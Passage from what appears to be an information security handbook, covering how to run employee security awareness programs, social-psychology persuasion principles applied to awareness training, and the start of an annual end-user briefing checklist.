Any awareness program must be scheduled around the work patterns of the audience. Take into account busy periods for the various departments and make certain that the sessions do not impact their peak periods. The best times for having these sessions is in the morning on Tuesday, Wednesday, and Thursday. A meeting first-thing Monday morning will impact those trying to get the week's work started. Having the session on Friday afternoon will not be as productive as you would like. Scheduling anything right after lunch is always a worry. The human physiological clock is at its lowest productivity level right after lunch. If you turn out the lights to show a movie, the snoring may drown out the audio. Also, schedule sessions during off-shift hours. Second- and third-shift employees should have the opportunity to view the message during their work hours just as those on the day shift do.

SENIOR MANAGEMENT PRESENTATIONS

While most other sessions will last about an hour, senior management has less time, even for issues as important as this. Prepare a special brief, concise presentation plus in-depth supporting documents. Unlike other presentations, senior management often does not want the "dog and pony show." They may not even want presentation foils to be used. They prefer that you sit with them for a few minutes and discuss the program and how it will help them meet their business objectives.

Quickly explain the purpose of the program, identify any problem areas and what solutions you propose. Suggest a plan of action. Do not go to them with problems for which you do not have a solution. Do not give them a number of solutions and ask them to choose. You are their expert and

they are expecting you to come to them with your informed opinion on how the organization should move forward.

GROUP	BEST TECHNIQUES	BEST APPROACH	EXPECTED RESULTS
Senior Management	Cost justification Industry comparison Audit report Risk analysis	Presentation Video Violation reports	Funding Support
Line Supervisors	Demonstrate job performance benefits Perform security reviews	Presentation Circulate news articles Video	Support Resource help Adherence
Users	Sign responsibility statements Policies and procedures	Presentation Newsletters Video	Adherence Support

Exhibit 12.3. Three Groups

Senior management — will be expecting a sound, rational approach to information security. They will be interested in the overall cost of implementing the policies and procedures and how this program stacks up against others in the industry. A key concern will be how their policies and procedures will be viewed by the audit staff and that the security program will give them an acceptable level of risk.

Line supervisors — These individuals are focused on getting their job done. They will not be interested in anything that appears to slow down their already tight schedule. To win them over, it will be necessary to demonstrate how the new controls will improve their job performance process. As we have been stressing since the beginning, the goal of security is to assist management in meeting the business objectives or mission.

It will be self-defeating to tell supervisors that the new policies are being implemented to allow the company to be in compliance with audit requirements. This is not the reason to do anything, and a supervisor will find this reason useless. Stress how the new process will give the employees the tools they need (access to information and systems) in a timely and efficient manner. Show them where the problem-resolution process is and who to call if there are any problems with the new process.

Employees — are going to be skeptical. They have been through so many company initiatives that they have learned to wait. If they wait long enough and do nothing new, the initiative will generally die on its own. It will be necessary to build employees' awareness of the information security policies and procedures. Identify what is expected of them and how it will assist them in gaining access to the information and systems they need to complete their tasks. Point out that by protecting access to information, they can have a reasonable level of assurance (remember, never use absolutes) that their information assets will be protected from unauthorized access, modification, disclosure, or destruction.

The type of approach chosen will be based on whether your organization has an information security program in place and how active it is. For those organizations with no information security program, it will be necessary to convince management and employees of its importance. For organizations with an existing or outdated program, the key will be convincing management and employees that there is a need for change.

THE INFORMATION SECURITY MESSAGE

The employees need to know that information is an important enterprise asset and is the property of the organization. All employees have a responsibility to ensure that this asset, like all others, must be protected and used to support management-approved business activities. To assist them in this process, employees must be made aware of the possible threats and what can be done to combat those threats. The scope of the program must be identified. Is the program dealing only with computer-held data or does it reach to all information wherever it resides? Make sure the employees know the total scope of the program. Enlist their support in protecting this asset. The mission and business of the enterprise may depend on it.

INFORMATION SECURITY SELF-ASSESSMENT

Each organization will have to develop a process by which to measure the compliance level of the information security program. As part of the awareness process, staff should be made aware of the compliance process. Included for you here is an example of how an organization might evaluate the level of information security within a department or throughout the enterprise.

INFORMATION PROTECTION PROGRAM AND ADMINISTRATION ASSESSMENT QUESTIONNAIRE

Rating Scale

1 = Completed
2 = Being implemented
3 = In development
4 = Under discussion
5 = Haven't begun

FACTORS	RATING/VALUE 1 2 3 4 5
A. ADMINISTRATION	
1. A Corporate Information Officer (CIO) or equivalent level of authority has been named and is responsible for implementing and maintaining an effective IP program.	1 2 3 4 5
2. An individual has been designated as the organization information protection coordinator (OIPC) and has been assigned overall responsibility for the IP program.	1 2 3 4 5
3. The OIPC reports directly to the CIO or equivalent.	1 2 3 4 5
4. IP is identified as a separate and distinct budget item (minimally 1 to 3 percent of the overall ISO budget).	1 2 3 4 5
5. Senior management is aware of the business need for an effective program and is committed to its success.	1 2 3 4 5
6. Each business unit, department, agency, etc., has designated an individual responsible for implementing the IP program for the organization.	1 2 3 4 5
B. PROGRAM	
1. The IP program supports the business objectives or mission statement of the enterprise.	1 2 3 4 5
2. An enterprise-wide IP policy has been implemented.	1 2 3 4 5
3. The IP program is an integral element of the enterprise's overall management practices.	1 2 3 4 5
4. A formal risk analysis process has been implemented to assist management in making informed business decisions.	1 2 3 4 5
5. Purchase and implementation of IP countermeasures are based on cost/benefit analysis utilizing risk analysis input.	1 2 3 4 5
6. The IP program is integrated into a variety of areas both inside and outside the "computer security" field.	1 2 3 4 5
7. Comprehensive information-protection policies, procedures, standards, and guidelines have been created and disseminated to all employees and appropriate third parties.	1 2 3 4 5
8. An ongoing IP awareness program has been implemented for all employees.	1 2 3 4 5
9. A positive, proactive relationship between IP and audit has been established and is actively cultivated.	1 2 3 4 5
C. COMPLIANCE	
1. Employees are made aware that their data processing activities may be monitored.	1 2 3 4 5

FACTORS	RATING/VALUE 1 2 3 4 5
2. An effective program to monitor IP program-related activities has been implemented.	1 2 3 4 5
3. Employee compliance with IP-related issues is a performance appraisal element.	1 2 3 4 5
4. The ITD Project Team members have access to individuals who have leading-edge hardware/software expertise to help the Project Team, as needed.	1 2 3 4 5
5. The application development methodology addresses IP requirements during all phases, including the initiation or analysis (first) phase.	1 2 3 4 5
6. The IP program is reviewed annually and modified where necessary.	1 2 3 4 5
OTHER FACTORS	
1.	1 2 3 4 5
2.	1 2 3 4 5
3.	1 2 3 4 5
TOTAL SCORE	

Interpreting the Total Score: Use this table of risk assessment questionnaire score ranges to assess resolution urgency and related actions.

IF THE SCORE IS...	AND...	THE ASSESSMENT RATE IS …	ACTIONS MIGHT INCLUDE...
21 to 32	• Most activities have been implemented • Most employees are aware of the program	Superior	• Annual reviews and reports to management • Annual recognition days (Computer Security Awareness Day) • Team recognition may be appropriate!
32 to 41	• Many activities have been implemented • Many employees are aware of the program and its objectives	Excellent	• Formal action plan must be implemented • Obtain appropriate sponsorship • Obtain senior management commitment
42 to 62	• Some activities are under development • An IP team has been identified	Solid	• Identify IP program goals • Identify management sponsor • Implement IP policy
63 to 83	• There is a plan to begin planning • Some benchmarking has begun	Low	• Identify roles and responsibilities • Conduct formal risk analysis
84 to 105	• Policies, standards, procedures are missing or not implemented • Management and employees are unaware of the need for a program	Poor	• Conduct risk assessment • Prioritize program elements • Obtain budget commitment • Identify OIPC

CONCLUSION

Information security is more than just policies, standards, procedures, and guidelines. It is more than audit comments and requirements. It is a cultural change for most employees. Before any employee can be required to comply with a security program, he first must become aware of the program. Awareness is an ongoing program that employees must have contact with on at least an annual basis.

Information security awareness does not require huge cash outlays. It does require time and proper project management. Keep the message in front of the employees. Use different methods and means. Bring in outside speakers whenever possible, and use videos to your best advantage.

Video Sources

Commonwealth Films, Inc.
223 Commonwealth Ave.
Boston, MA 02116
617.262.5634
www.commonwealthfilms.com

Mediamix Productions
6812(F) Glenridge Dr.
Atlanta, GA 770.512.7007
www.mediamixus.com

Change That Attitude: The ABCs of a Persuasive Security Awareness Program

Sam Chun, CISSP

Social Science, Psychology, and Security Awareness: Why?

In any book, guide, or article on information security, it is impossible to avoid a discussion on the role of people in an information security program. Information security, like everything else, is a human enterprise and is influenced by factors that impact the individual. It is well recognized that the greatest information security danger to any organization is not a particular process, technology, or equipment; rather, it is the people who work within the "system" that hide the inherent danger.

One of the technology industry's responses to this danger has been the ever-important information security awareness program. A well-designed, effective awareness program reminds everyone — IT staff, management, and end users — of the dangers that are out there and things that can be done to defend the organization against them. The intent of this chapter is not to be a "how-to" on writing a security awareness program. There are numerous authors and specialists who have offered expertise in this field, as well as a plethora of reference materials that are available to everyone on the mechanics of writing an awareness program.

Rather, the main goal of this chapter is to explore and exploit the scientific body of knowledge around the psychology of how humans behave and make decisions. Using psychological principles that social scientists and psychologists have discovered over the past 50 years, we can produce security awareness programs that are more personal, relevant, and persuasive. Ultimately, knowing, understanding, and applying what we know about the engines of personal behavior will allow us to write more effective awareness programs.

Attitudes and Social Science in Everyday Life: Love Those Commercials!

Scientists have been studying the factors that drive and influence decision making and behavior for hundreds of years. There are scientists who specialize in these factors, such as environment (e.g., heat, cold, pain) and biology (e.g., genetics, neuroscience). Because information security practitioners cannot really manipulate these factors for benefit in awareness programs (although infliction of pain has probably

been discussed in many organizations), this chapter focuses on the works of a group of scientists called *social psychologists*, who have collected a wonderful body of knowledge that we can directly apply.

Some individuals often doubt scientific knowledge and bemoan the lack of applicability in real life. Basically, is what social psychologists know of value (especially to information security practitioners)? The good news is that the social psychologists' findings have been widely known, accepted, and applied for years by a variety of different groups and people to great effect. Examples include political campaigns, activists, and sales people. However, social psychologists' knowledge of human behavior has been most effectively exploited in the field of advertising to persuade people to buy goods (that, in many cases, people do not need). There is no reason why these same principles cannot be used to make security awareness programs more effective. After all, if people can be persuaded to buy a plastic singing fish for $29.95, they should be even more receptive to information that can actually benefit them (such as keeping their passwords secret).

Attitudes: The Basics

Before delving into a discussion of the various techniques for influence and persuasion, readers need to understand the basics of what we are trying to change. What structure or object in our minds are we trying to change to positively or negatively impact behavior? The answer to this question is our attitudes. Attitudes are defined as our positive or negative response to something. For example, if I have a negative attitude toward privacy, I am more willing to give out network passwords and usernames to random, unauthorized people. If I have a positive attitude toward a new corporate security awareness program, I am more likely to abide by it as well as be a proponent. As you can clearly see, attitudes not only define our "feeling" toward something, but also play a role in our behavior. We, as information security professionals, need to be aware of attitudes (their structure and function) for three reasons:

1. *Predictor of behavior.* Attitudes are a good predictor of behavior. That is why surveys are an invaluable tool in an overall security program. If you can determine the target population's attitudes toward information security issues such as privacy and confidentially, you can use that information to predict how secure your environment will be. For example, if you have a large call center population with a measured negative attitude toward privacy, you can reasonably predict that the employees are not employing good work clean-up habits (i.e., shredding trash, logging out of workstations)
2. *Targets of change.* Attitudes can be targeted for change. If you can subtly or directly change someone's attitude, you can consequently change behavior. It is often easier to change behavior through an attitude shift than to change behavior directly. For example, a learned, repeated behavior such as leaving a workstation logged in while away is difficult to change directly. However, a strong emotional appeal toward the individual's attitude about confidentiality might have a better effect.

Source of risk. Attitudes are a source of risk for an information security professional. Extreme attitudes toward someone or something can lead to irrational cognitive function and behavior. This is one of the most feared situations for an information security manager, because it cannot be rationally predicted. Although an individual might "know" and "feel" that what he is doing is wrong, he might still be blinded by rage, love, or obsession into destructive behavior such as stealing, inappropriate access, confidentiality violations, etc.

Attitude Structure and Function: the ABC's of the Tripartite Model

For 30 to 40 years, the immense practical value of studying attitudes has encouraged social psychologists' research. During that time, they have learned a lot about attitudes through experimentation, population




FIGURE 14.1 Tripartite Model.

studies, and statistical analysis. One of the results of their labor has been a mathematical modeling of attitudes called the Tripartite Model (see Figure 14.1). The Tripartite Model, also known as the ABC Model, presents attitude as an amalgam of three separate measurable components: affect, behavior, and cognition.

1. *Affect*. The affective component is the emotional aspect of our attitudes. Our feelings toward an object or subject play an important role in determining our attitudes. We are more likely to participate and do things that make us feel happy or good. Our aversion to things that elicit feelings of guilt, pain, fear, or grief can be used to change attitudes and, eventually, behavior. The affective appeal to our attitudes is common in TV commercials that make us laugh (e.g., beer commercials) or make us afraid (e.g., an alarm system), thus changing our attitudes toward a certain product. A security awareness program can easily be written to appeal to these emotional responses. An excellent example of this phenomenon is the series of identity theft commercials that depicts the results of someone stealing someone else's credit card number.
2. *Behavior.* The behavior component is derived from the fact that our behavior serves as a feedback mechanism for our attitudes. In short, "doing" leads to "liking." In an ingenious experiment, two randomly selected groups of subjects were asked to rate how much they liked a cartoon they were watching. The two groups watched the same cartoon, with only one group biting a pencil to simulate the facial muscles of a smile. It was found that the group that had to bite on a pencil rated the cartoon as being much more amusing and likeable than the group that did not. Other similar experiments with a variety of different tasks found that forcing yourself to do something you may not like (e.g., changing network passwords) may change your attitude toward it (privacy).
3. *Cognition.* The cognitive component is the thoughtful, thinking aspect of our attitudes. Opinions toward an object or subject can be developed based solely on insightful, process-based thinking. It is no wonder that the nature of TV commercials during news programs is radically different than that aired on Saturday mornings. During news programs, people are more likely to be processing information and "thinking." Therefore, advertisers, with the help of social psychologists, have been attacking the cognitive component of our attitudes toward cars, cell phones, and other products, listing features and benefits (for cognitive processing) rather than using imagery.

Examples: The Tripartite Model and Customizing Security Awareness

A better understanding of the structure of attitudes allows us to more effectively customize our awareness program toward the target audience. Consider the following business environments and their security awareness requirements. Think about what component of the ABC Model of Attitudes is the most likely to result in changes in behavior through a security awareness program.

- *The law firm*. This law firm is based in Washington, D.C., and has 500 attorneys and more than 1000 associated staff. Each of the firm's attorneys is issued laptops and travel often to trial sites with sensitive information. The biggest concern is laptop security, with the firm having "lost" several laptops with client information.

- *The call center.* This call center, located in Dallas, Texas, has 400 call takers of low skill level processing credit card purchases of refurbished printers in a large, open area. The call center has recently had a series of incidents in which customers' credit numbers have been stolen by employees and used illegally.
- *The hospital.* This hospital, in Miami, Florida, has one of the largest and busiest emergency rooms in the country. Medical information is processed by doctors and nurses in open work areas that allow easy access to PC workstations. Due to recent HIPAA regulations, the hospital must change the behavior of its healthcare providers in better safeguarding patient information.

If you thought about cognitive (listing consequences of lost laptop to clients), affective (provide visual reminders of consequences of criminal behavior), and behavior (change desktop locations) appeals for the environments above, you were correct. If you thought of other components for the environments above, you were also correct. It is important to note that there is no right or wrong answer, just possibilities. In each of these cases, one aspect of the Tripartite Model may have produced better results than another. But more importantly, these examples demonstrate that by understanding what attitudes are and how they are structured, we can glean invaluable clues into how to tailor our information security awareness programs to have more impact on specific groups of users.

Science of Persuasion and Influence: Now the Good Part! Time to Change Your Mind!

The previous sections of this chapter established a foundation for understanding what our attitudes are; how they are constructed; and how they can be influenced to predict, motivate, and change behavior. We have applied our understanding of attitudes into methods that can be used to create more influential security awareness programs. This section shifts the focus toward what scientists have found in the phenomenon of influence. This area of social psychology dealing specifically with the changing of attitudes and behavior is known as *persuasion*. Due to the immense practical value of knowledge about the mechanisms of persuasion, over 50 years of research has been accumulated by many psychologists at numerous universities. With this vast knowledge of the science and art of influence, we as information security practitioners should incorporate it as part of our repertoire in information security programs.

The following sections describe some of the most well-known phenomena in the science of influence. Each phenomenon will be described, along with some of the scientific evidence that has been performed on it. A discussion of the application of this phenomenon in an information security awareness context is also provided.

Reciprocity: Eliciting Uninvited and Unequal Debts

Phenomenon

The obligation to reciprocate on debt has been observed by scientists in every culture on this planet. Sociologists, who study populations and cultures, believe that the need to reciprocate favors or debt is so pervasive that modern civilization could not have been built without it. Debt obligation allows for division of labor, exchange of goods and services, systems of gift and aid, and trade. However, social psychologists have discovered that people's innate sense of reciprocation can be manipulated. In fact, our innate sense of indebtedness can be subtly exploited so that uneasy feelings of debt can be obtained without invitation. What is worse is that a small favor can produce a sense of obligation that can be used to return a much bigger favor.

Science

Our innate need to reciprocate (and sometimes reciprocate with more than what we need to) has been demonstrated in a variety of different experiments. A classic experiment involved two groups of subjects who were asked to purchase raffle tickets. The only difference between the two groups was that the first

group was provided a free soda before being asked to purchase raffle tickets. It was found that the group that was given a soda, on average, purchased *more than double* the amount of raffle tickets than the group that was not given free soda. Considering that at the time of the study, a raffle ticket was 500 times the price of a soda, the return on investment (ROI) was high indeed. This unequal, reciprocating phenomenon has been demonstrated in countless experiments and can be seen in daily life in places such as airports with Hari Krishnas and their flowers (for donations) and at supermarkets with their free samples (ever buy a block of cheese after eating a sample?).

Application

Information security professionals can use our natural need to reciprocate by offering inexpensive "favors" or "gifts" as part of the security awareness program. Trinkets such as "awareness program" pencils, magnets, and mouse pads can be cheaply procured and easily distributed to elicit indebtedness in the user population. Although there may not be conscious or direct evidence of indebtedness, it does exist and may play a role in an individual deciding to take the security awareness program seriously. The investment in these favors is generally very low and the ROI, even if it has a subtle role in preventing a security incident, is so high that it makes good sense to provide these free "samples" to your organization's "shoppers."

Cognitive Dissonance: Win Their Body, and Their Hearts and Minds Will Follow

Phenomenon

Cognitive dissonance occurs when an individual performs an action that is contrary to his belief or attitude. It is the subconscious "tension" that is created when action is contrary to belief. An individual will alleviate this cognitive dissonance by changing his belief structure (i.e., change his attitudes). In anecdotal terms, this is an example of the heart and mind following the body when forced to perform distasteful tasks.

Science

The best evidence for cognitive dissonance was discovered by psychophysiologists specializing in measuring physiological response from psychological stimuli. Dissonance experimentalists have been able to directly measure dissonance through physiological tests such as heart rate, blood pressure, and galvanic skin response. When subjects were asked to perform tasks that were contrary to their attitudes, an immediate physiological response was measured. When continually pressed to repeat the contrary task, alleviation of dissonance was measured over time, along with changes in attitudes.

Application

Security practitioners can use cognitive dissonance to their advantage when introducing new security policy procedures that are not popular with the user community. Unpopular policies such as mandatory password changes, proper disposal of sensitive material, and adherence to physical security practices may initially be met with resistance. When introduced, these policies might be perceived as nothing more than a nuisance. However, *consistency is the key.* By making these security requirements mandatory and consistent, the practitioner will find that over the long-term, user dissatisfaction will wane and positive attitude change toward the program may occur as a result of cognitive dissonance.

Diffusion of Responsibility: InfoSec IS NOT My Problem!

Phenomenon

People behave differently based on the perception of being part of a group as opposed to being an individual. It has been commonly observed that people tend to work less in a group than as individuals when only group output is measured. People, in addition, tend to feel less responsibility in a group than as a single individual. The bigger the group, the lower the felt sense of personal responsibility. Social

psychologists call this diffusion of responsibility and the phenomenon is commonly observed across all cultures.

An extreme example includes an event in which a woman senselessly was beaten, stabbed, and murdered in an alleyway in New York while 38 neighbors watched from their windows. When interviewed, these neighbors referred to the presence of others as the source of their inaction. Another extreme example of diffusion of responsibility is suicide-baiting, when an individual in a group yells "jump" while observing a person on the ledge of a building. Suicide-baiting almost never occurs during the day with one or two people, but is much more common at night when mobs of people are gathered.

Science

Diffusion of responsibility has been demonstrated in numerous scientific experiments. However, the most interesting and insightful one occurred in a basement at Ohio State University where various students were brought into a room and told to scream as loud as they could into a microphone. Each student was shown other rooms and told that there were anywhere from one to ten other students screaming with them (in other rooms), and that only group output would be measured. In reality, there were no other students, only a perception of such. It was reliably found that people tended to scream incrementally less, depending on the number they thought were screaming with them. Diffusion of responsibility has been reliably found in a variety of different tasks and cultures.

Application

Diffusion of responsibility is most likely to occur in anonymous group environments. Recall the example in the previous section of this chapter of the large call center where credit card numbers are being processed. Although a security awareness program may exist and apply to the workers of the call center, diffusion of responsibility is likely to be playing a role in how seriously the workers are taking security precautions.

Environments such as data processing centers, helpdesks, and call centers, with their generic cubicle office structures, promote de-individualization and diffusion of responsibility. Not only is productivity lessened but also more importantly, workers are less likely to take programs like information security seriously, because they could incorrectly perceive having no personal responsibility for network security. So what can practitioners do to lessen the impact of diffusion of responsibility? What can organizations do to minimize the negative attitude of "InfoSec IS NOT my problem" in a group setting?

Individualization: InfoSec IS My Problem!

Phenomenon

The absolute antithesis of diffusion of responsibility is the effect of individualization on behavior. When people are reminded of themselves, for example, via visual stimuli or personal introspection, they tend to behave completely opposite than in an anonymous group. When individualization is perceived, people tend to be more honest, work harder, eat less, and take more responsibility. This is the reason why mirrors are common in retail stores (prevent theft by individualization) while they are never found in restaurant dining rooms (promote diffusion). In the case of the murder of Catherine Genovese in front of 38 neighbors in New York, individualization (pointing to a single person and screaming for help) could have resulted in action rather than the tragedy that occurred.

Science

Much like diffusion of responsibility, there have been countless studies performed on the effects of de-individualization and individualization in groups. In the infamous Stanford "prison" study, students were randomly selected and separated into two groups: "prisoners" and "guards." These two student groups were introduced into a mock prison created for the experiment. Shockingly, over six days, the two groups experienced so much de-individualization within the experiment that the study had to be stopped. The "guards" had lost so much individual identity that they began to torment and abuse the "prisoners" beyond the requirement of the study. The "prisoners" who were deprived of individual identities began to experience psychosomatic disorders such as rashes, depression, and random moaning. The scientists

concluded that so much de-individualization took place that students lost regard for human life and well-being.

Application

Although the examples and studies provided in this section appear extreme, they are documented events. The effects of de-individualization and individualization are real and play a role in how users perceive their role in an information security awareness program. In the credit card processing call center example, de-individualization can encourage theft, carelessness, and loss of productivity. By making small, inexpensive investments and encouraging individuality, organizations can enhance their security program's effectiveness. Examples of such investments include mirrors, name plates, name tags, customized workspaces, and avoidance of uniforms.

Group Polarization: Group Dynamics in Security Awareness

Phenomenon

Group interaction tends to polarize attitudes on a given subject rather than moderate it. This phenomenon of group polarization, also known as *risky shift,* has been a surprise finding by social psychologists in their study of group dynamics. Individuals in a group tend to shift and adopt more extreme attitudes toward a given topic over time. Scientists surmise that several factors are at work in this phenomenon, including diffusion of responsibility and a natural gravitation toward the creation of a group authority figure with the most extreme view of the group.

Science

Group dynamics scientists have found that individuals think and behave quite differently when exposed to the attitudes of a group. Studies have found that test subjects of similar attitudes toward a subject (for example, a group of students who all feel moderately for capital punishment) once introduced to group discussions and activities, almost always come out individually more polarized toward the subject. In many cases, attitude "ring leaders" with the most extreme views arise to take group authority roles.

Application

Group polarization could be both an asset and a liability for the information security practitioner. In an organization that may already have an inclination toward having a safe, secure environment (military, intelligence, and government), group dynamics and polarization may serve an enhancing role in the security awareness program. Unfortunately, the opposite effect may be experienced in environments where decentralization and personal freedom have been the norm. Educational and nonprofit organizations have a difficult time implementing strong security programs due to the communal, trust-based relationships that are fostered in them. It is important for the security practitioner to remember that user populations that may be predisposed to a specific opinion about information security will end up having enough stronger feelings about it after group interaction.

Social Proof: We Have Found the Information Security Enemy and It Is Us!

Phenomenon

People determine what behavior is correct in a given situation to the degree that they see others performing it. Whether it is figuring out which utensil to use at a dinner party or deciding whether to let a stranger follow you into an office building, we use the actions of others as important guidelines in our own behavior. We do this because early in life we learn that doing as "others do" is more likely than not the right behavior.

Science

Social proof has been repeatedly demonstrated in very simple, yet classic experiments. In one study, psychologists took a group of toddlers who were extremely fearful of dogs and showed them a child

playing with dogs for 20 minutes a day. The scientists found that after only four days, more than 65 percent of the toddlers were willing to step into a pen alone with a dog. Even more remarkable was that the experiment produced similar results when it was repeated with video footage rather than a live child and dog.

Application

Social proof in an information security environment can be both a blessing and curse. When others are able to observe positive attitudes and action toward aspects of a security awareness program, social proof can serve as a multiplier in encouraging positive behavior. However, examples of negative attitude and action toward security awareness policies (disregard, indifference, or denigration) can quickly spread, especially in confined environments such as processing centers, help desks, and call centers. It is up to information security managers and senior management of an organization to swiftly deal with those who set bad examples, and to encourage, promote, and foster those who take corporate security policies seriously.

Obedience to Authority: The High-Ups Say So!

Phenomenon

Sociologists have observed that the inherent drive to obey authority figures is omnipresent across all cultures. They surmise that a hierarchical organization of individuals offers immense advantages to a society. It allows for the ability to manage resources, create trade, organize defense, and have social control over the population. The proclivity to obey authority figures may have a biological foundation with the same behavior being observed in a variety of different animals.

Science

Deference to authority has been a well-researched field within social psychology. After World War II, social scientists wanted to understand how ordinary people were motivated to commit horrible atrocities. The common answer they found was that they were just following orders. In a well-known series of experiments at Yale University, Stanley Milgram found that randomly selected subjects were willing to deliver horrendous electrical shocks to a screaming participant on the orders of a researcher wearing a labcoat. This study found that as long as the researcher continued to prompt the test subject, the vast majority of subjects would continue to inflict pain, even after the victim had apparently lost consciousness.

Milgram performed a series of these experiments (with a variety of wrinkles thrown in) and found that individuals would almost always defer to the researcher for orders. When asked by a researcher to stop, 100 percent of the people stopped delivering shocks. When two white lab-coated researchers were included in the experiment that gave contradictory shock orders, it was found that test subjects always attempted to determine who was the higher ranking of the two researchers (rank). Factors such as proximity (standing next to the subject versus on a phone), sex (male versus female researchers), appearance (lab coat versus not), size (short versus tall) were all determined to play a role in people's willingness to obey authority. These studies were also performed in Europe and Asia, and no discernable differences were observed across cultures.

Application

It is universally agreed that management buy-in and approval of an information security program is considered an essential requirement for success. However, approval and sponsorship is only a small fraction of the potential role management can play in an awareness program. Because people are predisposed to authority, management's active participation (being the lab-coated researcher) in the awareness program can only serve to magnify the impact of the program. Information security practitioners should look to leverage authority figures and determinants such as proximity (personal announcements instead of e-mails) and rank (having active participation from the highest-ranking manager possible) to maximize the power of the message as much as possible.

Familiarity and Repeated Exposure: The Price of Security Is Eternal Vigilance

Phenomenon

Does familiarity breed contempt? Or does repeated exposure lead to liking? Scientists have found overwhelming evidence that repeated exposure to stimuli almost always results in positive attitude change. Radio stations repeatedly play the same songs, and for good reason — because we enjoy the song more when it is constantly repeated.

Science

Pioneering scientists at the University of Michigan (and consequently other universities) have been studying repeated exposure versus liking for more than 30 years. They have found strong, consistent evidence of repeated exposure and familiarity leading to liking in a vast array of experiments. Bob Zajonc, in his classic experiment, found that students rated nonsense syllables as having positive connotations in direct proportion to the amount of times they were exposed to them. This phenomenon has been repeated with a variety of different stimuli, including objects, pictures, symbols, sounds, and faces.

Application

As mentioned previously, *consistency* is one of the keys to a more persuasive security awareness program. Even in the face of end-user dissatisfaction, repeated exposure to the various components and policies and rationales for the program is essential for changing end-user attitudes. The most common mistake that is observed with a security awareness program is its inconsistency. Often, there is great activity and enthusiasm during the introduction of a security program; but after months have passed, there is little semblance of the initial fanfare. A trickle of e-mails and periodic postings on corporate newsgroups are all that is left to remind the users of the program. A program that is designed with consistency and longevity in mind (regular status communications, weekly workshops, daily E-reminders, and management announcements) will have a better chance of changing the attitudes of the user community to adopt the various parts of the security awareness program.

Summary

Information security awareness programs serve a critical role in keeping an organization safe by keeping the user community vigilant against the dangers of intruders. This chapter enlisted the help of social scientists — experimental psychologists, sociologists, and psychophysiologists — who have worked to further our knowledge about how we think and behave, making our security awareness programs more relevant, powerful, and effective. Through their research, we have found that at the core of our action are our attitudes. Knowing the subtle, unconscious ways to influence and nudge these attitudes can be a useful asset in implementing a more persuasive and effective security awareness program.

Annual Security Awareness Briefing for the End User

Timothy R. Stacey, CISSP, CISA, CISM, CBCP, PMP

Introduction

The transition of the computing architecture from the central mainframe facility of the past to the distributed workstation environment has delivered great technical capability and power to the end users. The business world has experienced a transition from complex single-purpose, proprietary business computer applications and computing environments to menu-driven interfaces and personal computing-based standards. Today, new employees can join an organization and become immediately productive, as interfacing with the office automation, e-mail, and even the core business applications may be intuitive. Additionally, an employee's "home area network" may be of nearly equal complexity, operating much of the same software at home as at the workplace. (Today, computer use has become standard in our elementary schools.)

However, the evolution of capability and competence is not without cost. While technical capabilities for safeguarding the information still exist in the form of firewalls, password controls, and such, the bulk of the responsibility for administering security has shifted to the end users. Additionally, the interconnected nature of the organization's IT architecture implies that a single irresponsible user may compromise an entire organization.

Annual Security Awareness Briefing

While most information system security management schemes mandate an annual security awareness briefing, they do not define the content of the briefing. Additionally, legislation such as the Sarbanes–Oxley Act and audit bodies such as the Federal Financial Institutions Examination Council (FFIEC) mandate information security awareness training. Topics that should be addressed include:

- A description of the threat environment and the importance of security to everyone
- A description of the responsibilities common to every individual in the organization

Enthusiastic security practitioners can employ many different approaches to spread their message and increase their organization's awareness level, to include corporate information security conferences and fairs (perhaps coupled with industrial security safety and health awareness), announcements at weekly

staff meetings or monthly operational meetings, periodic e-mail broadcasts, posters, "contests," etc. However, it can be difficult to ensure that all relevant topics have been presented. In response, the following Annual Security Awareness Briefing for the End User Checklist (see below) was designed for use as a tool in planning a briefing to ensure that all issues would be addressed at least on an annual basis.

Annual Security Awareness Briefing Checklist

Overview and Purpose

This section aims to define the goals of the briefing, to include:

- Identify the laws and industry-specific guidelines necessitating the briefing (i.e., Sarbanes–Oxley Act, Gramm–Leach–Bliley Act, HIPAA, FFIEC, etc.).
- Identify standards bodies and organizations prescribing annual security awareness briefings (i.e., NIST, ISO/IEC-17799, SANS, ISC^2, etc.).
- Describe how the briefing is of practical importance to the organization's interests, operation, and security.
- Describe how the briefing is intended to be relevant to the end user on a personal level as well (i.e., in their administration of their own home area network).

Introductions and Organizational Changes

This section introduces new employees (those who have joined the organization within the past year) to the staff and management and to formally explain the roles and responsibilities of the management involved with IT Operations and IT Security as well as provide a review for the others.

- Identify any changes in the management organization over the past year (loss or addition of key personnel).
- Present the IT Operations organization chart and point out any differences over the past year, identifying any new reporting structure, etc.
- Identify the IT support organization roles and responsibilities.
- Describe the scope of the IT systems and architecture, to include the core applications, workstation environment, file servers, voice and voice-over-IP, etc. Describe the numbers and type of software applications and equipment to enable the end users to understand the magnitude and complexity of the information security management responsibility.
- Identify external vendor relationships, if appropriate (i.e., contracted third-party help desk, outsourced network management, etc.) relevant for end users.
- Distribute a revised contact list(s). Preferably, lists will include a general organizational directory, a directory sorted by organizational function, a laminated emergency contact sheet to be placed in the end user's work area, and an emergency wallet-style card.
- Stress the sensitive nature of the corporate directories (i.e., uses in employee targeting by criminals for extortion, uses by firms in recruiting from the organization, marketing to the organization, etc.).

The Threat Environment

This section reemphasizes the threat environment by discussing recent events and threats and their relevance to the organization.

- Review the core tenets of information security: the security concerns of *availability, integrity,* and *confidentiality.* Review the protection strategies of *prevention, detection,* and *recovery.* Present examples of *physical, technical,* and *administrative* safeguards. Stress that it is every employee's responsibility to proactively protect the interests of the organization.

- Describe global, national, and regional events that have occurred during the past year. These events may include terrorism, virus outbreaks, hacker exploits, severe weather, notable incidents in corporate workplaces, etc.
- Review and describe the (nonconfidential aspects of) incidents and security issues that have occurred in the organization within the past year. Present lessons learned.
- Describe organizational, functional, and technical changes over the past year as they might affect (decrease or increase): technological and security vulnerabilities, internal threats and external threats. For example, discuss the incorporation of new Web-monitoring software, new hardware upgrades, new facilities coming online, new vendor services, etc.

Emergency Management

This section re-emphasizes the organization's commitment to employee safety in the initial response to the management of a major incident, as well as to ensure that each employee understands the organization's emergency management process.

- Describe Emergency Management Policy and Procedure.
- Describe emergency management training plan over the next year.
- Distribute revised Emergency Management Policy and Procedure(s).

Business Continuity

